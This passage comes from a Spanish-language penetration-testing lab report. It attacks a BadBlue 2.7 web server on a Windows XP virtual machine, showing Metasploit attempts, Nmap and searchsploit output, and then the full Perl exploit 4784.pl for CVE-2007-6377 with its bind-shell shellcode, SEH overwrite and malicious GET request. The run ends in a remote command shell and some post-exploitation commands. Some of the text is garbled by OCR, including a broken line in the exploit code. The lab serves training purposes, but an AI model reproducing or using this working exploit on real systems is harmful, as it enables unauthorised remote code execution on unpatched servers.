   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing conne
                                       ctions
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     192.168.23.4     yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   BadBlue 2.5 (Universal)



View the full module info with the info, or info -d command.
```

Ilustración 76 Explotacion

```
msf exploit(windows/http/badblue_ext_overflow) > options

Module options (exploit/windows/http/badblue_ext_overflow):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]. Supported
                                       proxies: sapni, socks4, socks5, http
                                       , socks5h
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing conne
                                       ctions
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
```

Ilustración 77 explotacion

14 Cargas Útiles (*Payloads*):

- **Primer Intento:** windows/meterpreter/reverse_tcp.
- **Segundo Intento:** windows/vncinject/reverse_tcp, que busca inyectar una sesión de VNC (para control gráfico).

Resultado de la Ejecución (exploit): En ambos intentos mostrados, el *exploit* finaliza sin éxito, indicando: **"Exploit completed, but no session was created."** (Explotación completada, pero no se creó ninguna sesión).

```
msf exploit(windows/http/badblue_ext_overflow) > exploit
[*] Started reverse TCP handler on 192.168.23.4:4444
[*] Trying target BadBlue 2.5 (Universal)...
[*] Exploit completed, but no session was created.
msf exploit(windows/http/badblue_ext_overflow) > set payload windows/vncinject/reverse_tcp
payload ⇒ windows/vncinject/reverse_tcp
```

```
msf exploit(windows/http/badblue_ext_overflow) > exploit
[*] Started reverse TCP handler on 192.168.23.4:4444
[*] Trying target BadBlue 2.5 (Universal)...
[*] Exploit completed, but no session was created.
```

Script de Chequeo Manual

Tras el fallo del intento automatizado de Metasploit, se muestra un *script* en lenguaje **Perl** (4784.pl). Este código se utiliza para una prueba manual y detallada del comportamiento del servicio objetivo ante una petición específica.

- **Petición Clave:** El *script* construye una petición HTTP que contiene la ruta /ext.dll?mF=test;. Este *path* está asociado con la extensión DLL vulnerable de BadBlue.

14.1 CORRECION

14.2 RECONOCIMIENTO Y DESCUBRIMIENTO DEL OBJETIVO

Veamos a esta ventana de **Windows xp** ipconfig en Windows XP muestra que el sistema tiene dos adaptadores de red, uno con la **IP 192.168.23.3** y otro con la **IP 192.168.23.5.**




Ilustración 78 Ipconfig de windows xp

Veamos la siguiente ventana del navegador Internet Explorer muestra que se está ejecutando el servidor web **BadBlue** en la IP de *loopback* (127.0.0.1), lo que confirma la presencia de la aplicación




Ilustración 79 La pagina de web en windows xp

Escaneo Nmap: Se utilizó Nmap para escanear el objetivo (192.168.23.5).

Servicios Identificados: El escaneo confirmó que el puerto **TCP 80** está abierto y ejecuta **BadBlue httpd 2.7**. Esta información es fundamental para identificar la vulnerabilidad correcta. También se encontraron otros servicios comunes de Windows como MSRPC (135), netbios-ssn (139), microsoft-ds (445) y ms-wbt-server (3389).

```
Nmap scan report for 192.168.23.5
Host is up (0.00081s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          BadBlue httpd 2.7
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds  Microsoft Windows XP microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
MAC Address: 08:00:27:A6:72:8F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Nmap scan report for 192.168.23.4
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.23.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 24.40 seconds
```

Ilustración 80 Scaneo de kali linux

searchsploit: Se usó la herramienta searchsploit (de Kali Linux) con la palabra clave badblue

```
┌──(kali㉿kali)-[~]
└─$ searchsploit badblue
------------------------------------------------------------------------------
 Exploit Title
------------------------------------------------------------------------------
BadBlue 2.5 - 'ext.dll' Remote Buffer Overflow (Metasploit)
BadBlue 2.5 - Easy File Sharing Remote Buffer Overflow
BadBlue 2.52 Web Server - Multiple Connections Denial of Service Vulnerabilities
BadBlue 2.55 - Web Server Remote Buffer Overflow
BadBlue 2.72 - PassThru Remote Buffer Overflow
BadBlue 2.72b - Multiple Vulnerabilities
BadBlue 2.72b - PassThru Buffer Overflow (Metasploit)
Working Resources 1.7.3 BadBlue - Null Byte File Disclosure
Working Resources 1.7.x BadBlue - Administrative Interface Arbitrary File Access
Working Resources 1.7.x/2.15 BadBlue - 'ext.dll' Command Execution
Working Resources BadBlue 1.2.7 - Denial of Service
Working Resources BadBlue 1.2.7 - Full Path Disclosure
Working Resources BadBlue 1.5/1.6 - Directory Traversal
Working Resources BadBlue 1.7 - 'ext.dll' Cross-Site Scripting
Working Resources BadBlue 1.7.1 - Search Page Cross-Site Scripting
Working Resources BadBlue 1.7.3 - 'cleanSearchString()' Cross-Site Scripting
Working Resources BadBlue 1.7.3 - GET Denial of Service
Working Resources BadBlue 1.7.x/2.x - Unauthorized HTS Access
Working Resources BadBlue 1.7.x/2.x - Unauthorized Proxy Relay
Working Resources BadBlue 2.55 - MFCISAPICommand Remote Buffer Overflow (1)
Working Resources BadBlue 2.55 - MFCISAPICommand Remote Buffer Overflow (2)
Working Resources BadBlue Server 2.40 - 'PHPtest.php' Full Path Disclosure
------------------------------------------------------------------------------
Shellcodes: No Results
```

Ilustración 81 Explotacion de badblue

Se encontró una gran cantidad de *exploits*, destacando el **"BadBlue 2.72 - PassThru Remote Buffer Overflow"**. La versión identificada en Nmap (2.7) es anterior o igual a la versión vulnerable, lo que lo hace un candidato viable.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit -p windows/remote/4784.pl
  Exploit: BadBlue 2.72 - PassThru Remote Buffer Overflow
      URL: https://www.exploit-db.com/exploits/4784
     Path: /usr/share/exploitdb/exploits/windows/remote/4784.pl
    Codes: OSVDB-42416, CVE-2007-6377
 Verified: True
File Type: Perl script text executable
Copied EDB-ID #4784's path to the clipboard
```

Ilustración 82 Explotacion en kali a windows xp

El comando **cp /usr/share/exploitdb/exploits/windows/remote/4784.pl. .** es la acción de copiar el *script* de Perl (4784.pl) a la carpeta de trabajo, esencial para poder modificarlo y ejecutarlo

```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/windows/remote/4784.pl .
```

Ilustración 83 Copiar archivos y directorios

Se copió el *exploit* **4784.pl** (un *script* Perl) desde la base de datos de *exploits* a la carpeta de trabajo

```
┌──(kali㉿kali)-[~]
└─$ ls
4784.pl  badblue272.pl  Desktop  Documents  Downloads  Music  Pictures  Public  Templates  V
```

Ilustración 84 Listar el contenido de un directorio

Luego lo colocamos el comando es nano 4784.pl para probablemente verificar o modificar la *shellcode* (carga útil). La *shellcode* incrustada es una *bind shell* o *reverse shell*

de Metasploit (metasploit win32_bind - EXITFUNC=seh LPORT=4444...) diseñada para conectarse al puerto **4444**.

Ilustración 85 Editor de texto simple y versátil

Se abrió esta ventanita y la explotación exitosa del servidor **BadBlue 2.7** en **Windows XP**. Primero, Nmap identificó el servicio HTTP en la IP 192.168.23.5. Luego, se seleccionó el *exploit* de desbordamiento de búfer **PassThru (CVE-2007-6377)**. Se utilizó un *script* Perl modificado con una *bind shell* en el puerto 4444. Al ejecutar la petición maliciosa, se logró la **Ejecución Remota de Código (RCE)**, obteniendo acceso completo al sistema mediante una *shell* de comandos. Esto demostró la criticidad de mantener el software actualizado.




Ilustración 86 editor de texto simple y versátil




Ilustración 87 Editor de texto simple y versátil

Luego de eso, escribimo el comando es **cat 4784.pl** y la explotación exitosa del servidor **BadBlue 2.7** en **Windows XP**. Primero, Nmap identificó el servicio HTTP en la IP 192.168.23.5. Luego, se seleccionó el *exploit* de desbordamiento de búfer **PassThru** Se utilizó un *script* Perl modificado con una *bind shell* en el puerto 4444. Al ejecutar la petición maliciosa, se logró la **Ejecución Remota de Código**, obteniendo acceso completo al sistema mediante una *shell* de comandos. Esto demostró la criticidad de mantener el software

actualizado.

```
┌──(kali㉿kali)-[~]
└─$ cat 4784.pl
#!/usr/bin/perl -w
# http://aluigi.altervista.org/adv/badblue-adv.txt
# https://www.securityfocus.com/bid/26803
# http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6379
# exploit for stack overflow in badblue 2.72
#
#  Credit to Luigi Auriemma
#  Jacopo Cervini acaro@jervus.it
#  22/12/2007
#
#
#

use IO::Socket;

if(!($ARGV[1]))
{
 print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
 exit;
}

# metasploit win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

my $shellcode  =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
"\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41".
"\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x56\x4b\x4e".
"\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x36\x4b\x38".
"\x4e\x46\x46\x52\x46\x42\x4b\x48\x45\x34\x4e\x53\x4b\x48\x4e\x57".
"\x45\x50\x4a\x47\x41\x50\x4f\x4e\x4b\x58\x4f\x54\x4a\x41\x4b\x48".
"\x4f\x45\x42\x52\x41\x30\x4b\x4e\x49\x34\x4b\x58\x46\x33\x4b\x48".
"\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x39\x4e\x4a\x46\x38\x42\x4c".
"\x46\x57\x47\x50\x41\x4c\x4c\x4c\x4d\x30\x41\x30\x44\x4c\x4b\x4e".
"\x46\x4f\x4b\x53\x46\x45\x46\x32\x4a\x52\x45\x37\x45\x4e\x4b\x38".
```

Ilustración 88 Concatenar

```
"\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x35\x43\x55\x4f\x4f\x48\x4d".
"\x4f\x4f\x42\x4d\x5a";

$victim = IO::Socket::INET->new(Proto=>'tcp',
                                PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1])
                           or die "can't connect to $ARGV[0] on port $ARGV[1]";
$pad0 = "\x41"x407;
$pad = "\x41"x3000;
$seh = "\xb6\x34\x03\x10"; # pop ebx pop ecx ret in ext.dll
$jmp = "\x90\x90\xeb\x08";
$longjmp = "\xe9\x6e\xf1\xff\xff";
$pad1 = "\x43"x8;
$pad2 = "\x43"x59;



$exploit = "GET /ext.dll?mfcisapicommand=PassThru&". $pad0 . $shellcode . $pad . $jmp . $seh
ad2. "HTTP/1.0"."\r\n\r\n";



print $victim $exploit;

print " + Malicious GET request sent  ...\n";

sleep(1);

print "Done.\n";

close($victim);

$host = $ARGV[0];
print " + Connect on port 4444 of $host  ...\n";
sleep(2);
system("telnet $host 4444");
exit;
```

Ilustración 89 Concatenar

14.3 Ejecución del Exploit

El *exploit* se ejecutó con el comando ./badblue.272.seh.pl 192.168.23.5 80

El *script* envió una "Malicious GET request" y luego intentó conectarse al puerto **4444** de la víctima 192.168.23.5 usando telnet.

```
┌──(kali㉿kali)-[~]
└─$ ./badblue.272.seh.pl 192.168.23.5  80

 + Malicious GET request sent  ...
Done.
 + Connect on port 4444 of 192.168.23.5  ...
Trying 192.168.23.5 ...
Connected to 192.168.23.5.
Escape character is '^]'.
Microsoft Windows XP [Versi♦n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>
```

El comando curl -I http://192.168.23.5:80/ revela la cabecera Server: BadBlue/2.7, verificando la versión exacta y la existencia del servicio HTTP antes de la explotación

```
┌──(kali㉿kali)-[~]
└─$ curl -I http://192.168.23.5:80/
HTTP/1.1 200 OK
Server: BadBlue/2.7
Content-Type: text/html
Accept-Ranges: bytes
Date: Wed, 15 Oct 2025 04:23:06 GMT
ETag: "3f45655a8f87dbe1:43d"
Last-Modified: Fri, 22 Aug 2003 00:35:38 GMT
Content-Length: 1085
Connection: close
Cache-control: public
```

Ilustración 90 Encabezados HTTP

Al examinar su *script* de explotación, se inició con el comando **head -20 badblue.272.seh.pl**. La primera parte del código mostró la carga útil que usted seleccionó: una **metasploit win32_bind** configurada para abrir una *shell* de escucha en el puerto **LPORT=4444** en el sistema Windows XP. Posteriormente, usted construyó la petición maliciosa $exploit dirigida a la funcionalidad **PassThru** de /ext.dll. Para lograr el desbordamiento de búfer, se utilizó la técnica de **Sobreescritura SEH** (Manejador de

Excepciones Estructurado) con los valores $seh y $jmp para redirigir la ejecución hacia la $shellcode. Después de enviar la petición, usted finalizó el proceso al ejecutar el comando **system("telnet $host 4444");** para establecer la conexión remota y obtener la *shell* de comandos.

```
┌──(kali㉿kali)-[~]
└─$ head -20 badblue.272.seh.pl
#!/usr/bin/perl -w
# badblue-272-seh.pl (actualizado)
# Versión corregida: añade Timeout al socket y mejora el mensaje de error.
# AVISO: usa esto únicamente en entornos de laboratorio/propiedad tuya. El uso no autorizado
# contra sistemas de terceros es ilegal.

use IO::Socket;

if(!($ARGV[1]))
{
    print "Usage: badblue-272-seh.pl <victim> <port>\n\n";
    exit;
}

# metasploit win32_bind -  EXITFUNC=seh LPORT=4444 Size=709 Encoder=PexAlphaNum

my $shellcode  =
"\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49".
"\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36".
"\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34".
```

Ilustración 91L as primeras 20 líneas

```
"\x4a\x46\x42\x4f\x4c\x48\x46\x50\x4f\x35\x43\x55\x4f\x4f\x48\x4d".
"\x4f\x4f\x42\x4d\x5a";

$victim = IO::Socket::INET->new(Proto=>'tcp',
                                PeerAddr=>$ARGV[0],
                                PeerPort=>$ARGV[1])
                           or die "can't connect to $ARGV[0] on port $ARGV[1]";
$pad0 = "\x41"x407;
$pad = "\x41"x3000;
$seh = "\xb6\x34\x03\x10"; # pop ebx pop ecx ret in ext.dll
$jmp = "\x90\x90\xeb\x08";
$longjmp = "\xe9\x6e\xf1\xff\xff";
$pad1 = "\x43"x8;
$pad2 = "\x43"x59;



$exploit = "GET /ext.dll?mfcisapicommand=PassThru&". $pad0 . $shellcode . $pad . $jmp . $seh
ad2. "HTTP/1.0"."\r\n\r\n";



print $victim $exploit;

print " + Malicious GET request sent ...\n";

sleep(1);

print "Done.\n";

close($victim);

$host = $ARGV[0];
print " + Connect on port 4444 of $host ...\n";
sleep(2);
system("telnet $host 4444");
exit;
```

Ilustración 92 Las primeras 20 líneas

La ejecución del *exploit* ./badblue.272.seh.pl 192.168.23.5 80 culmina con el mensaje **Connected to 192.168.23.5**, lo que confirma que el *buffer overflow* se disparó con éxito, la *shellcode* se ejecutó y abrió el puerto 4444, permitiendo la conexión a una *shell* de comando de Windows XP

```
┌──(kali㉿kali)-[~]
└─$ ./badblue.272.seh.pl 192.168.23.5  80

 + Malicious GET request sent  ...
Done.
 + Connect on port 4444 of 192.168.23.5  ...
Trying 192.168.23.5 ...
Connected to 192.168.23.5.
Escape character is '^]'.
Microsoft Windows XP [Versi•n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Archivos de programa\BadBlue\PE>
```

Ilustración 93 Ejecución de un script o exploit

Post-Explotación

ipconfig: Muestra la configuración de red del sistema comprometido

```
C:\Archivos de programa\BadBlue\PE>ipconfig
ipconfig

Configuraci•n IP de Windows


Adaptador Ethernet Conexi•n de •rea local          :

        Sufijo de conexi•n espec•fica DNS : bbrouter
        Direcci•n IP. . . . . . . . . . . : 192.168.23.3
        M•scara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 192.168.23.1

Adaptador Ethernet Conexi•n de •rea local 2          :

        Sufijo de conexi•n espec•fica DNS : bbrouter
        Direcci•n IP. . . . . . . . . . . : 192.168.23.5
        M•scara de subred . . . . . . . . : 255.255.255.0
        Puerta de enlace predeterminada   : 192.168.23.1

C:\Archivos de programa\BadBlue\PE>
```

El comando **dir** ejecutado desde la *shell* remota muestra los directorios principales del sistema, incluyendo **BadBlue**, **Internet Explorer, Microsoft frontpage y Windows Media Player**, lo que indica que el proceso ha cambiado al directorio C:\Archivos de programa y está explorando los archivos del sistema objetivo




Ilustración 94 El comando de Dir

systeminfo: Muestra detalles del sistema operativo, hardware y parches.

```
C:\Archivos de programa>systeminfo
systeminfo

Nombre de host:                            WAY
Nombre del sistema operativo:              Microsoft Windows XP Professional
Versi♦n del sistema operativo:             5.1.2600 Service Pack 3 Compilaci♦n 2600
Fabricante del sistema operativo:          Microsoft Corporation
Configuraci♦n del sistema operativo:       Estaci♦n de trabajo independiente
Tipo de compilaci♦n del sistema operativo: Uniprocessor Free
Propiedad de:                              way
Organizaci♦n registrada:                   way
Id. del producto:                          76460-641-1927333-23836
Fecha de instalaci♦n original:             26/07/2025, 9:36:06
Tiempo de actividad del sistema:           4 d♦as, 4 horas, 42 minutos, 21 segundos
Fabricante del sistema:                    innotek GmbH
Modelo el sistema:                         VirtualBox
Tipo de sistema:                           X86-based PC
Procesador(es):                            1 Procesadores instalados.
                                           [01]: x86 Family 6 Model 190 Stepping 0 GenuineIntel ~1859 Mhz
Versi♦n del BIOS:                          VBOX   - 1
Directorio de Windows:                     C:\WINDOWS
Directorio de sistema:                     C:\WINDOWS\system32
Dispositivo de inicio:                     \Device\HarddiskVolume1
Configuraci♦n regional del sistema:        0c0a
Idioma:                                    0000040A
Zona horaria:                              N/D
Cantidad total de memoria f♦sica:          191 MB
Memoria f♦sica disponible:                 48 MB
Memoria virtual: tama♦o m♦ximo:            2.048 MB
Memoria virtual: disponible:               2.008 MB
Memoria virtual: en uso:                   40 MB
Ubicaci♦n(es) de archivo de paginaci♦n:    C:\pagefile.sys
Dominio:                                   GRUPO_TRABAJO
